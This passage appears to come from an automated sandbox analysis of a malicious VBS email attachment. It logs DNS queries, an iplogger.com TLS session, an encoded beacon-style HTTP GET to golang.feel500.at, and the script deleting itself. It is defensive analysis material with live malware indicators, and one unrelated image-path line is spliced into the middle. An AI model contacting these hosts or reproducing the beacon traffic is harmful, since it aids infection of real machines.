Dec 14, 2020 22:52:50.835026979 CET	53	53279	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 14, 2020 22:45:29.110588074 CET	192.168.2.3	8.8.8.8	0x7c00	Standard query (0)	yip.su	A (IP address)	IN (0x0001)
Dec 14, 2020 22:46:22.177944899 CET	192.168.2.3	8.8.8.8	0x75c0	Standard query (0)	golang.feel500.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 14, 2020 22:45:29.147993088 CET	8.8.8.8	192.168.2.3	0x7c00	No error (0)	yip.su		88.99.66.31	A (IP address)	IN (0x0001)
Dec 14, 2020 22:46:22.512087107 CET	8.8.8.8	192.168.2.3	0x75c0	No error (0)	golang.feel500.at		47.241.19.44	A (IP address)	IN (0x0001)
Dec 14, 2020 22:49:49.942650080 CET	8.8.8.8	192.168.2.3	0xd07a	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 14, 2020 22:52:17.660936117 CET	8.8.8.8	192.168.2.3	0x9af6	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- golang.feel500.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 14, 2020 22:46:22.790174961 CET	4111	OUT	GET /api1/SiXXDEY8/DymoFuqRTM5804vezWS2VRz/lB1JNXfT7v/SXOQPNWY58uhmU2LS/ZsNv1dDQJ456/Mu6Te_2FHsV/eNDunFhZlDIcIC/J1g3aMt9Nb_2FlRJqw4Li/dEyBd7JFKosGNHrP/FR7GWgofr4bpyWm/jXpb7LTZnU7ZcIM4RF/E2EbYys_2/BVceSLr9iBS7D0quHXAf/VlMzOoG4ARuaEUhlaxt/tPAWXkHmWI21zOQvyd3z9g/mj42TaP0aEJWJ/5JxOgtv5/JR_0A_0Dooq_2FmMow6MDgZ/jLnv9D8dM0/mbIQG7M783PO4Eg3_/2FtuAUSBrChb/WNA5RcatpZV/BRyqw7S HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 14, 2020 22:46:23.575872898 CET	4111	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 14 Dec 2020 21:46:23 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 31 34 0d 0a 1f 8b 08 00 00 00 00 00 00 03 03 00 00 00 00 00 00 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 140

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49742	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 14, 2020 22:46:23.819835901 CET	4112	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: golang.feel500.at Connection: Keep-Alive
Dec 14, 2020 22:46:24.594835997 CET	4112	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 14 Dec 2020 21:46:24 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 14, 2020 22:45:29.310342073 CET	88.99.66.31	443	192.168.2.3	49724	CN=iplogger.com CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Oct 31 14:58:55 CET 2020 Thu Mar 17 17:40:46 CET 2016	Fri Jan 29 14:58:55 CET 2021 Wed Mar 17 17:40:46 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 5296 Parent PID: 3388

General

Start time:	22:45:05
Start date:	14/12/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\attach_12.12.2020-4570.vbs'
Imagebase:	0x7ff6dcd90000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\krypton.zip	success or wait	1	7FFB51FD721F	DeleteFileW
C:\Users\user\Desktop\attach_12.12.2020-4570.vbs	success or wait	1	7FFB51FD721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2576 Parent PID: 792

General

Start time:	22:46:20
Start date:	14/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7f2ad0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5208 Parent PID: 2576

General

Start time:	22:46:21
Start date:	14/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2576 CREDAT:17410 /prefetch:2
Imagebase:	0x1a0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis